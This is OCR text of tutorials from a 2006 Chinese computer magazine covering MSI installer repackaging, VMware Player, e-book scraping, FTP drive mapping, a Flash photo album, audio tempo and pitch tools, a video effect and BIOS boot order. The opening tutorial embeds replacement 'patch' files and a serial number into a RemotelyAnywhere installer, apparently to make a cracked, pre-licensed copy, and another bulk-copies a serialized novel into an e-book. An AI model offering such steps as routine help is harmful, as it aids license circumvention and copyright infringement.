
第二步：记下该文件名，然后使用Msidb将这个cab文件提取出来了，将刚才另存出来的msi文件和msidb.exe文件拷贝到C盘根目录下，再选择“开始→运行”，在里边输入“cmd”，回车后打开命令行输入窗口，输入几次“cd..”，定位到C盘根目录下，然后输入命令“msidb.exe -x data.cab -d 2.msi”，即可将msi文件中的cab文件解压缩出来。

第三步：在C盘的根目录下建立一个文件夹，如“files”，然后在命令行提示窗口中输入“expand data.cab -F:* files”，将“data.cab”解压缩到“files”文件夹中（解压完成后将data.cab删除），将RemotelyAnywhere的补丁文件拷贝到该文件夹中，覆盖原来该文件夹中的文件。

第四步：通过上边的步骤，我们已经将补丁文件放到了软件的安装包中。我们还需要将这个安装包重新打包成cab文件，打包需要使用工具CabArc，将cabarc.exe拷贝到C盘根目录下，然后在命令行提示窗口中输入“cabarc.exe -m LZX:21 -r N data.cab "files*"”，将刚才我们修改过的安装文件重新打包成data.cab。

我们还需要将这个cab压缩包重新写回到msi文件中，还是在命令行提示符窗口中，输入“msidb.exe -a data.cab -d 2.msi”，稍等片刻后即可看到加载成功的提示信息。

第五步：我们不仅可以把补丁包加入到安装文件中，还可以将软件序列号添加到安装包中，还是用Orca打开msi文件，选择左侧的“Registry”，然后再右侧的空白处单击鼠标右键，选择“Add Row”（快捷键Ctrl+R），然后输入以下字段（见图3）：



③

[Registry] REGISTRY_LICENSE
[Root] 2
[Key] Software\Remotely Anywhere\V5
[Name] License
[Value]
[Component] Service_Files

其中Value中的内容就是你的软件序列号。设置完成后，选择保存退出即可。

小提示

MSI文件中包含有对安装程序的描述，涉及软件安装界面、使用的文件、快捷方式、INI文件、注册表、版本和反安装信息等。

在本例中我们的补丁升级工作是通过替换原来的文件实现的，如果补丁升级是通过一个额外的文件，你需要首先将这些文件加入到cab包中，然后再用Orca打开msi文件，分别选择左侧的FeatureComponents和File字段，在里边将这个补丁文件的名称加入即可。

CF [YY13]

软 件

玩好虚拟机播放器 VMware Player

对于虚拟机软件VMware的成熟好用，相信用过虚拟机软件的都有感受，但是需要注册又让人很是无奈，在看到《电脑爱好者》2006 年第 3 期题为玩VMware 分文不花 虚拟机轻松装和用“文章后，驱猫上网下载文中介绍的两个软件后，如法炮制，双击最后保存生成的虚拟机配置文件(.vmx)，出现错误提示？对了，现下手中没有可引导的光盘，倒是硬盘中有下载的ISO文件，如何才能方便随意制作配置文件呢？

必备装备:


1.VMware Player:http://www.vmware.com/products/player/


2.VMXBuilder:http://petruska.stardock.net/Software/VMware/(英文、测试版，网站还有其他类似小工具)

下面就跟着来吧！

第一步:分别根据窗口提示一步一步安装 VMware Player 和 VMXBuilder 到本地计算机，其中 VMXBuilder 在安装中有安装 Google 工具栏的选项，请注意取舍。

第二步：双击桌面图标启动 VMXBuilder，先熟悉下（见图1）！






尽管是英文的，但是窗口下的程序模样都差不多，都有菜单栏、工具栏、选项卡、按钮等。在进行下面的步骤前需要简单的设置下，执行菜单“选项”（Option），进入“选项”设置窗口，在常规（General）标签中设置启动 VMX 文件的平台为已安装的 VMware player。

第三步:在主页（Home）选项卡中按下“创建新虚拟机”（Create New Virtual Machine）按钮，随后出现提示选择“新虚拟机保存目录”（New Virtual Machine Location）的对话框，然后要求输入虚拟机显示名称（Enter Display Name for VM），最后会出现并进入以刚才输入的“虚拟机名称”为题的选项卡中，其中又有两个选项卡：“选项”（Option）和“硬件”(Hardware)。





第四步:在“选项”选项卡中：有 5 个类别可设置，主要用到的是常规设置（见图 2），在其中可以修改虚拟机显示名称（Virtual Machine Name），设置虚拟机配置文件（Virtual Machine Configuration File）、主机产品（Host Product）、客机操作系统(Guest OS)等。

第五步:进入“硬件”选项卡中：其中有 8 个默认类别（见图 3），在此需要根据个人机器配置情况设置内存（Memory）大小、软盘（Floppy）类型，并可通过按“添加”（Add）按钮打开“添加新硬件”（Add New Hardware）对话框（见图 4），在此主要是添加硬盘和光盘到列表中，然后可以设置光盘类型为自动检测或 ISO 镜像文件，硬盘文件可以创建新的（Create New）或使用已存在（Use Existing）的，若选择创建新的会打开"创建新硬盘"（Create New Hard Disk）对话框用于进一步设置需要的相关参数，其中 VMXBuilder 自带了 qemu-img.exe 文件用于创建虚拟机文件(.vmx)。

第六步:按下工具栏中的“保存虚拟机配置”（Save Virtual Machine Configuration）按钮后弹出题为“虚拟机名称.vmx”的只读窗口，按下 OK，最后按“运行虚拟机”（Launch Virtual Machine）按钮检验下刚才的工作吧！

慢慢熟悉后大家会发现 VMXBuilder 提供的功能非常的完备，和 VMware Player 配合后才能真正体会到玩虚拟机不花钱的感觉！

CF [YY14]

软 件

网博士收书大作战

网页电子小说收藏攻略

■王志军

软件名称：网博士
软件版本：3.00 Beta4(Build230)
软件性质：免费软件
下载地址：http://www.citom.com/

网博士的功能与著名的网文快捕非常类似，可以将网页上的各类信息收集下来，包括文字、图片、Flash、Word、PDF 等各种类型，而且还可以对这些信息进行分类管理、信息编辑、网摘共享，可以说是一款不可多得的知识管理专家。


任务：新浪读书频道提供了许多最新的小说，每天空闲时分去看上数十页的小说，不能不说是一种精神上的享受。是否能够将某本小说的页面抓取下来制作成电子书，这样不仅阅读方便，而且也可以随身携带了。

第一步：分析小说的地址

这里以时下热门的后金庸武侠圣经《诛仙 6》小说为例进行说明，首先打开第一章第 1 页，可以看到“http://book.sina.com.cn/nzt/lit/zhuxian6/1.shtml”的地址，然后再打开第八章的最后 1 页(这是目前连载的最新页面)，可以看到“http://book.sina.com.cn/nzt/lit/zhuxian6/35.shtml”的地址，对这两个地址进行一些简单的比较和分析，很快就可以发现除了“Shtml”前面的数字会随着页面的跳转发生变化外，其他的内容都是固定不变的，我们可以分别称之为变量、常量。

第二步：新建书籍

运行程序，打开图 1 所示的用户界面，可以看到这里分成左、右两个窗格，左边的是目录树，右边分成上下两部分，上面是浏览标签(类似于 IE7 的 Tab)，下面是浏览窗口。



①

网博士在根目录下已经预置了软件开发、休闲娱乐两套书籍，其下还分别提供了若干子项目，考虑到日后浏览的方便，建议在“网博士”根目录下新建一本书籍，例如“诛仙 6”，你可以从“书籍”菜单或右键菜单中选择“新建书籍”命令，然后参考图 2 进行设置。



②

第三步：批量下载

很显然，我们应该选择批量下载来完成这个任务，使用过 FlashGet、迅雷软件批量下载的朋友应该对“(*)”不会陌生，网博士在这方面的功能与其基本类似。

选中已经创建的书籍“诛仙 6”，从右键菜单中选择“导入→从批量网址导入”，此时会弹出对话框，在“地址”框内输入“http://book.sina.com.cn/nzt/lit/zhuxian6/(*).shtml”，这里的“*”代表变量(即前面所提到的数字)，注意要用英文半角的圆括弧圈起来，起始页当然是“1”，最后一页是“35”，通配符长度当然是 1，点击“确定”按钮会再次提示保存网页的目标路径，确认后即可开始下载，下载过程中会在系统托盘区和左侧窗格的下半部分显示相应的下载信息，你可以在这里即时预览已下载回来的部分页面，由于页面较多，因此我们可需要等待一段时间才能完成。

小提示

这里需要指出的是，批量下载回来的小说中，第 1 页会被命名为“1”这样的形式，我们必须手工重命名，直接从右键菜单中进行操作即可。

第四步：下载目录页

新浪读书频道的每本小说，一般都会有一个目录页，最好也将这个目录页下载回来，这样检索起来比较方便，但这个目录页的页面地址通常为“*/index.html”，例如“http://book.sina.com.cn/nzt/lit/zhuxian6/index.shtml”，这样就无法通过批量下载的方法完成，你可以从右键菜单中选择“导入→从指定网址导入”的方法手工下载，然后将该页手工拖曳至书籍的第一页就可以了。

第五步：制作电子书籍

接下来的工作就比较简单了，右击目录树下的“诛仙 6”书籍，从快捷菜单中选择“导出→导出为 CHM 文件”，在弹出的对话框中指定保存电子书的目标路径，至于其他的选项可以根据实际情况决定是否需要更改，确认后稍等片刻即可完成，这里只需要很短的时间，然后就可以自由欣赏已经 DIY 完成的电子书了，不知道朋友们对这本新鲜出炉的《诛仙 6》电子书感觉如何？

原本 1.7MB 的书籍，导出为 CHM 文件后，其个头才 260.1KB，小巧玲珑、便于携带是一方面，更关键的是 CHM 文件可以在 Windows 操作系统下直接浏览，这可实在是太方便了。

虽然网际快车、迅雷等下载工具同样提供了批量下载的功能，但网博士集批量下载、导出两大功能于一身，相信应该如何选择，这就不用笔者在这里多说了吧？按照同样的方法，你可以一口气将《诛仙》系列全部下载回来，至于具体操作这里不多介绍了，感兴趣的朋友不妨一试。 CF [YY15]

软 件

把 FTP 空间变分区

■王昉

WebDrive
软件版本：7.10 软件大小：7009KB
软件性质：共享软件
运行环境：Win9x/Me/NT/2000/XP
下载地址：http://www.onlinedown.net/soft/1928.htm

公司有几个分部在深圳的不同位置，我们之间交流文件除了采用E-mail之外就是，采用FTP服务器。可是公司里的美眉很多都不熟悉FTP工具的使用，上传和下载文件都比较让人头痛，好在我找到了一个叫做WebDrive的小软件。这个小软件不但可以将FTP转化为分区，还可以将WebDAV、FrontPage、GroupDriver和SFTP等资源转换为分区显示出来。首先到站点上下载并安装WebDrive软件。有了它的帮助，将FTP空间转换为分区其实只要简单的几步。

第一步:运行WebDrive之后，首先看到的是要求注册的窗口，直接点“Try It”即可开始试用。软件提供了20天的免费试用，在20天之内你可以正常使用这个小软件，只是在每次运行后会出现这个要求软件注册界面而已。

第二步:进入软件设置界面后首先是输入分区的名字，然后选择需要支持的服务协议，接着输入服务器IP（或域名）并选择映射的盘符，最后在输入了用户名和密码之后就可以将FTP空间映射为一个虚拟的硬盘分区。需要注意的是，在填写FTP服务器IP或域名的时候只要直接写即可，无需写前面的“FTP: //”。否则将导致软件无法连接到服务器。

WebDrive可以同时连接多个FTP站点，我们在使用WebDrive连接外网FTP站点的同时也不忘记使用它来把我们在公司内网架设的SFTP服务器映射为我的硬盘。结果同时连接两个服务器的时候笔者的电脑上同时出现了两个100G的网络硬盘，真是爽啊(见图)!



只要这样简单地设置几下就可以将过去很复杂的操作简化到这样的程度，WebDrive在易用性方面还是很值得称道的。但是WebDrive对中文的支持还不是很理想，比如一些生僻字在WebDrive映射的驱动器里会被认成方框希望将来能够有改进。

CF [YY16]

电脑技术与知识之船

2006《电脑爱好者合订本》六月起航

一直以来，《电脑爱好者合订本》都是正文分册、附录分册再加两张配套光盘，于是，我们多次在合订本里做了相关的调查(如价格、册数、光盘数量等)，酝酿对这个形式进行改革。调查中，读者们的回答也五花八门，没有一个非常绝对的答案。社领导集合《电脑爱好者》诸多编辑和部门领导，也多次开会讨论研究这个问题。讨论中，结合读者们的意见，提出了很多方案，例如配套光盘的问题，就有2张CD光盘、1张CD+1张DVD光盘、1张DVD光盘、3张CD光盘等多种方案。而涉及到书的分册形式，讨论的方案就更多了，因为篇幅关系，这里就不做详细介绍了。不过，所有的方案，都有一个共同的目的，就是增加合订本的性能价格比，让读者在单位价格里，获得更多的知识!

但是，到目前为止，还没有一个成套的改革方案获得实施。你可能要问，为什么?

这里面有很多原因，首要的有3条。

首先《电脑爱好者合订本》受到了众多读者的欢迎，读者数量非常大，胃口也各种各样，目前的形式是多年以来形成的，已经得到了大量读者的认可，对合订本的形式改革，可能有些读者不习惯不接受。

其次，形式和内容是相关的，《电脑爱好者合订本》有自己非常鲜明的特色，比如很多读者提到合订本里面有超出同类图书的大量应用方案与技巧，是解决日常电脑问题不可多得的技术宝典。而形式改革和继承优秀的传统如何协调也是一个问题。

最后一个方面，有些形式的改革，还受到目前环境情况的限制，如读者的网络环境、设备条件等的限制。比如据去年我们调查，还有30%～40%的读者没有配制DVD光盘驱动器，这就在很大程度上使我们犹豫在合订本中是否配制DVD光盘。

尽管很多读者呼吁改革合订本的形式，我们也多次讨论，但最后没有实行一个成套的改革方案。所以，到目前位置，2006《电脑爱好者合订本》还是如往常一样，上下二分册共864页+2张配套光盘。

其实，合订本并不是真的没有改革。外观形式上没有改，但其中的内容却是大大地改观。而改观的目的就只有一个，增加我们合订本的性能价格比，使读者用相同的花费，买到更多的知识。

比如关于2006年的《电脑爱好者合订本》，这里举两个例子来说明我们在形式没有变的情况下，在内容里面是如何革新的。

以前合订本收录的杂志内容，至少有1/3的内容都舍弃了，比如新闻、选购、评测等。而我们现在的合订本，这些栏目并不是不分青红皂白地删除，而是将其中对读者有实用价值的文章都收录进来了，通过改革排版，合订本正文收录的内容增加了近30%，但页码并没有增加，费用也没有提高，但知识却实实在在地增加了。

又比如2006年《电脑爱好者合订本》附录分册，所刊登的文章数量、文字数，也比往年有了显著的增长。为了节约空间，里面的每一个图，编辑们都做了精心的裁减，文字排版的紧密程度向字典靠齐，知识的密集性使得合订本大大超过了一般的图书。

当然，类似的革新还有很多，前几次也多有介绍，对这些革新，我们并没有满足，以后不管是否对合订本的形式进行革新(随着时代的发展，形式最终也会革新的)，合订本的改革都将会一直进行下去，而我们的目的，就是让合订本一本书胜十本书，让读者拿到的《电脑爱好者合订本》是一只装满电脑技术知识之船。

多媒体

翻阅记忆 五一归来造相册

本文介绍的方法不但能制作精美的相册，同样是制作最新潮电子杂志的解决方案。

■江苏 浒小♂徐希林

五一携MM游苏杭，免不了用DC狂拍一通，归来之后MM让我把图片制作成相册，并且要像真正的相册那样具有翻页效果。现在网上有很多电子杂志制作软件，可以制作出翻页效果，但这些软件要么功能单一，要么会加上水印标记……所以我决定使用功能强大且免费的pageflip，有兴趣的朋友，不妨下载pageflip组件（下载地址：http://www.iparigrafika.hu/pageflip/pageflip_v22_source.zip），让我们一起来打造一本精美的旅游相册吧（本文源文件：http://work.newhua.com/cfan/200611/CFpageflip.rar）。

第一步：下载并解压pageflip组件，得到名为pageflip_v22.fla的Flash源文件，启动Flash 8.0并打开这个文件，将它另存为photo.fla。按Ctrl+J键设置文档属性，宽1024px、高768px。执行"文件→发布设置"命令，在显示的对话框中，选择格式下的"flash"和"Windows放映文件"，然后再切换到"Flash"选项，将版本设置为"Flash Player 8"，ActionScript版本为"ActionScript 2.0"，最后单击"确定"按钮。

第二步：按Ctrl+L键打开"库"，双击打开PageElements文件夹，将其下的影片剪辑page1～page16（包括图片）全部删除，保留其他的影片剪辑及声音剪辑，其中，page_templateLEFT是左页面模板，page_templateRIGHT是右页面模板，它们的尺寸是300×400。

第三步：双击打开page_templateLEFT影片，将content层上的蓝色矩形删除，然后绘制一个矩形，单击"属性"按钮，设置宽和高分别为400、600，X和Y都为0。选中shadow/shine层中的影片（pagegrad），单击"属性"按钮，设置宽90、高600、X310、Y0。同样打开page_templateRIGHT进行修改，绘制矩形的属性和page_templateLEFT中一样，shadow/shine层中的影片属性是：宽90、高600、X和Y都为0。右击page_templateLEFT选择"直接复制"，在打开的对话框的名称中输入"page1"，再单击"确定"按钮进入编辑状态，插入新层，在矩形所在区域内制作相册的封面外页（见图1）。

第四步：右击page_templateRIGHT选择"直接复制"，输入page2，在里面制作封面的内页，这样相册的封面就制作完成了。在page1上右击选择"链接"，出现对话框（见图2），选择"为ActionScript导出"和"在第一帧导出"，此时默认标示符为page1。在page2上进行相同操作，标示符为page2。

小提示

★本例中共有18个页面，每个页面上都要加上链接，标示符与其名称相同，这样才可以通过ActionScript将库中的页面加载到舞台上，否则相册播放时将不能显示相应的页面。



①



②







第五步：右击page_templateLEFT选择“直接复制”，输入page3，在content层上方插入一个新层picture。按Ctrl+R导入一幅图片，然后右击图片选择“转换成元件”出现对话框，名称为picture1，类型为“影片剪辑”，此时就可以给图片加上滤镜。单击“属性”按钮，将宽设置为358、高为268、X和Y都是20，切换到“滤镜”选项，单击“+”选择“发光”滤镜，再进行设置（见图3）。再次导入图片，将其转换成影片剪辑，名称为picture2，并加上滤镜，该图片与第一幅图片的设置不同之处是Y为280。最后在下面制作一个页码。

第六步：右击page_templateRIGHT选择“直接复制”，输入page4，使用上面的方法导入图片、设置滤镜，并加上页码。使用这种方法制作出所有的页面，所有的奇数页用page_templateLEFT复制制作，所有的偶数页用page_templateRIGHT复制制作。

小提示

★如果想让一个画面对半显示在左右两个页面中，可以使用遮罩功能来实现，比如说：在6页和7页中显示一个完整画面，可以将画面导入到第6页，将其右半面遮罩，再将画面导入到第7页，将其左半面遮罩，这样翻页时就会同时显示被遮罩的半面，从而合并成一个完整的画面。

第七步：单击Scene 1回到主场景中，再单击pages层的第6帧，在舞台上有一个pages影片，这就是翻页效果的核心部分，选中该影片单击“属性”按钮，将其X坐标设置为-288，Y坐标为-380。单击actions层的第4帧，然后单击舞台下方的“动作-帧”按钮打开脚本面板，再单击“自动套用格式”按钮（见图4），此时脚本会自动进行排列，便于我们根据行号对脚本进行修改，将第18行改成“pw = 400;”、第20行改成“ph = 600;”、第160行改成“pages.center._width = 0;”。再将光标移动到第42行后按回车键，然后加入两行代码：

```
addPage("page17");
addPage("page18");
```

小提示

★这两行代码的作用是增加新的页面，如果还有其他页面，也是通过addPage语句来增加；如果将代码的第296行修改成“return true;”（原来在第294行），所有的页面都会和封面一样成为硬皮翻页。

★给相册加上按钮翻页功能

有些人不习惯以拖拽的方式翻页，而是更喜欢点击按钮来操作，可通过下面的方式为相册加上浏览按钮。

插入新层buttons，分别按Ctrl+F8键创建六个按钮，然后将它们放置在Button图层第1帧的舞台上，在第35帧处按F5键，单击“属性”按钮，将“上一页”和“下一页”按钮的实例名设置为：pageup、pagedown。最后分别为按钮加上如下Actions脚本（具体脚本代码，可参考本文提供的源文件），从而实现相册的按钮控制翻页功能。

★如果要给相册加上目录功能，可以先制作一个目录页面，然后将单个目录都做成按钮，比如：单击目录跳转到第8页，可在相应按钮上添加脚本：“_root.gotoPage(10,true);”（不含引号）即可。目录功能在电子杂志中尤为常用。

第八步：在所有层的最下面插入一个新层background，导入一幅1024×768的图片作为相册的背景，在第35帧处按F5键，然后单击第1帧，加上如下Actions语句：


```
_root.pageup._visible = false;
fscommand("fullscreen", "true");
fscommand("trapallkeys", "true");
```

最后按下Ctrl+回车键测试效果（见图5），用鼠标拖动页面可以翻页，单击按钮也可以直接翻页。测试满意后，执行“文件→发布”命令，在相册的保存文件夹中就会生成两个文件：photo.swf和photo.exe，前者可以应用于网页、幻灯片等，后者是个可执行文件，自带播放器，在没有安装Flash插件的机器上也能播放。

CF [YY17]

多媒体

给你的声音动动“手脚”



■俞木发

近期在《电脑爱好者》上看了不少介绍K歌及如何录制歌曲的文章，平时就爱在家唱卡拉OK的女友也想K歌，并希望将歌曲上传到网络和网友们共享。可是有两大难题困扰着她：一是她喜欢演唱CD里的英文快歌，但有些歌曲无法从网上搜到歌词，歌曲演唱的节奏又很快，听了很多遍也无法记下完整的歌词；二是女友天生一幅“男儿嗓音”，录制的歌曲不像女儿“声”。 怎么办？幸好找到Amazing Slow Downer来相助，圆了女友的歌唱梦想。

Amazing Slow Downer小档案	
软件版本：2.8.4	软件大小：835KB
软件性质：共享软件	适用平台：Windows 98/ME/2000/XP
下载地址：http://www.ronimusic.com/download/setup_amsldo.exe	
软件备注：在汉化新世纪可以下载到相应的汉化版，这里以汉化版为例。	

一、快歌减速——把歌词留住

Amazing Slow Downer（以下简称为ASD）是一款混音播放工具，它可以在不改变音调的情况下，直接将歌曲快转/慢转20%到200%。适当降低歌曲的速度后，就可以方便地记下歌词了。

第一步：放入音乐CD后运行ASD，程序会自动检测CD歌曲，选中需要记录歌词的曲目，单击“播放”，左右拉动“变速”滑块，这时在程序下方可以看到变速的百分比，从播放的音乐也可以实时感觉到速度的改变。现在将歌曲放慢到合适的速度后（向右拖），就可以启动记事本边听边记录歌词了。

第二步：不过大部分时候，一首歌中仅某一段落的歌词记不住，这种情况下，可标记出这一段落然后反复播放这一段。在播放到起点时，单击标记下的“起点”，在结束处按下“终点”，设置好减速的比例，再勾选“循环播放”项， ASD就会一直播放选定的章节(并以设定的速度播放)，非常方便记录指定段落的歌词。

小提示

如果是为了跟唱快歌而放慢节奏，则速度不要放得过慢，否则音乐会“变味”，可以依次单击右侧箭头，将速度以1%步进单位变化，以获得最好的效果，在速度和质量之间找到最好的平衡点。

第三步：ASD可以对不同歌曲采取不同预设值，调整好一首歌曲速度后，右击“预设备注”，在弹出窗口单击“存为预设1”，随便输入一个名称，确定即可（最多可以保存10个预设）。这样，对于同一张专辑的快歌，只要单击“预设”然后导入设定好的值即可轻松记录歌词了，不同专辑（或歌曲）则可以预设不同的值。

小提示

上面的方法非常适用于练习英语听力，可以预设极慢、慢、一般、快、较快等多种语速，这样由慢到快渐渐提高听力，又不用每次都重新设置。另外，ASD同样能播放硬盘上的音频文件，通过“文件→打开”命令打开相应音频文件即可，支持MP3、WMA、WAV、OGG等多种格式。

小知识：大部分歌曲的歌词，我们可以通过软件或网络找到。对于中文歌词，一般在用千千静听播放歌曲时，它就会自动下载，而对于英文歌词，也可以通过EvilLyrics（2006年第3期《英文歌词网上来 Media Player也“千千静听”》一文有介绍）之类软件来自动获得。除了软件，通过网络搜索歌词也是一个非常好的办法。

1.使用Google之类的通用搜索引擎

以歌名或者歌曲中某句特别的歌词，再加上“歌词”作为关键字进行搜索，一般都能得到包含这首歌歌词的网页。比如在google搜索框中输入“不得不爱　歌词”（不含引号），按回车键马上就能得到结果。如果是搜索英文歌曲的歌词，则用Lyrics（歌词）作为关键字进行搜索，如输入“Yesterday Once More Lyrics”。

2.通过专业歌词搜索引擎搜索

在百度音乐搜索（mp3.baidu.com）及雅虎一搜（music.yahoo.com.cn）等专业音乐搜索引擎上都有歌词搜索选项，输入歌名很快就可以搜到想要的歌词。这些歌词是经过整理的，格式规范，要比通用搜索引擎的效果好。对于英文歌曲，也有一些非常好的歌词搜索引擎，下面就给大家推荐几个：

http://www.onlylyrics.com/
http://lyrics.astraweb.com
http://www.lyricsstyle.com

二、歌曲变调——轻松还原女儿“声”

有了歌词，女友练起歌来就得心应手了。现在单击“文件→打开”命令，导入女友录制好的个人专辑开始实施还原操作。

第一步：选中需要变调的歌曲，然后往右拉动变调滑块(或单击箭头以1%步进单位调整)，边调整边试听，直到将女友的嗓音恢复为女儿“声”为止。经我多次测试，将女友的嗓音变调设置为+2.81，可以获得非常好的效果（既还原为女声又感觉不到声音变调）。

第二步：调整好女友的嗓音后，停止播放，然后单击“文件→保存音乐为→已编码文件”命令，在弹出窗口中选择“已压缩立体声”。依次单击“常规设置”和“编码设置”（这里可选择保存的音频格式），选择不同编码，最后单击“确定”保存即可。如果选择“文件→保存所有乐曲为”命令，则可以批量保存变化的音乐。 CF [YY18]

多媒体

灌篮高手是这样炼成的


家用DV也能挑战好莱坞

■云南 王丽莎 万璞

相信大家在电影或电视中都看到过夸张的灌篮镜头，要制作这些特技镜头需要很多专业的设备，包括大吊车、特技演员、蓝幕背景、摇臂等等，仅这些设备就足以让普通人望而却步了。其实只要一台家用数码摄像机（DV），在拍摄中运用一些技巧方法，再加上后期软件合成，普通人一样能制作出高级特技镜头。

第一步：勾画蓝图　做好准备

空中灌篮分镜头：运动员从A位置运球到B位置，在B位置起跳后空中滑行到篮圈C处灌篮，然后抓住篮圈晃动几次落到地面完成灌篮动作。将摄像机水平固定在三脚架上，使摄像机能在E到F位置自由转动（图1）。





最终实际合成效果（图2）。

第二步：实景拍摄



1.随着运动员从A到B运球时摄像机从E位置旋转跟拍到F位置后固定。

2.运动员实际只能跳到如图2所示的d位置，从d位置到g位置的动作需要用计算机来合成，所以只拍摄一段背景片断（图3）。



3.（图4a）灌篮动作是运动员站在桌子上起跳完成的；（图4b）当篮球进入篮圈运动员抓住篮圈后；（图4c）迅速将桌子移开；（图4d）最后运动员跳下来。拍摄下这个过程，桌子和推桌子的人将在合成时去掉。



4.运动员双手握住篮球架横杆，拍摄双脚在空中的动作，后面加一块蓝布背景，尽量使蓝布平整，双脚一定要在蓝布范围内，以便于后期合成中快速地将双脚动作独立出来（图5）。

小提示

使用数码摄像机拍摄，可直接利用百元左右的1394卡将需要的视频内容传输到计算机中。采集视频文件时可分作四段采集：

第一段：如图2所示，运动员从A位置运球到B位置，然后起跳到半空中d位置，采集这一段视频并命名为“A到B起跳”。

第二段：如图3所示采集的画面命名为“背景”。

第三段：如图4所示采集的画面命名为“灌篮”。

第四段：如图5所示采集的画面命名为“脚的运动”。


也可以整段采集下来，然后在Premiere之类的视频编辑软件中再进行分割并分别保存，这样会更加精确。

第三步：后期合成　化腐朽为神奇


我们最后是用Adobe After Effects 6.0来合成这个特技镜头的，由于AE软件的操作稍有些复杂，建议大家参考《电脑爱好者》2006年第5期《After Effects 让家庭录像变身“影视大片”》一文，以及网上的一些AE基础教程。

下面主要介绍一下合成中主要的思路和步骤，基本操作就不详细分解了。

空中灌篮的效果是由三段拼接而成，实际拍摄的第一段是如图2所示的a、b、c动作部分，第二段是如图2所示的d、e、f动作部分，空中滑行是由AE合成。第三段是如图2所示g、h、i动作部分，用AE去除桌子和推桌子的人得到的灌篮动作。



1.空中滑行部分的合成示意图（图6）。



2.利用AE工具箱中的钢笔遮罩工具将不需要的部分遮挡，调节遮罩各个点建立动态关键帧跟随桌子的运动，直到桌子离开画面，这样就去除了不需要的桌子和人物了（图7）。

CF [YY19]

菜鸟集训营

探秘电脑的后花园


BIOS 设置四件事

小丽装电脑的时间并不长，可是她又玩软件又上网聊天，忙得不亦乐乎。这天，她的电脑莫名其妙地一遍遍重启，杀毒也没能解决问题。于是打电话请同学帮忙修一下。同学回复说：我已经给你做好系统恢复光盘了，你在 BIOS 里设置一下光盘启动优先，从光盘启动电脑，再执行光盘上的 ghost 命令恢复系统就行了。“怎么设置光盘启动优先啊？”小丽迷惑地问。同学差点没当场晕倒：算了，我过来帮你恢复吧，你顺便也学一下 BIOS 设置，免得以后再来烦我。


实例 1：菜鸟必须知道的一个 BIOS 设置——启动顺序

小丽的问题，正是一些菜鸟们经常会碰到的难题，比如在重装系统、从 DOS 下杀毒等时候，就经常要遭遇。不过它的实际操作却极其简单，下面以小丽电脑上的 Award BIOS 版本为例，给大家介绍。

第一步：开机或重新启动电脑，当屏幕左下角显示 Press DEL to enter SETUP（按 DEL 键进入设置界面）提示时，按 DEL 键（或 Delete 键）进入 BIOS 设置主界面（见图 1）。



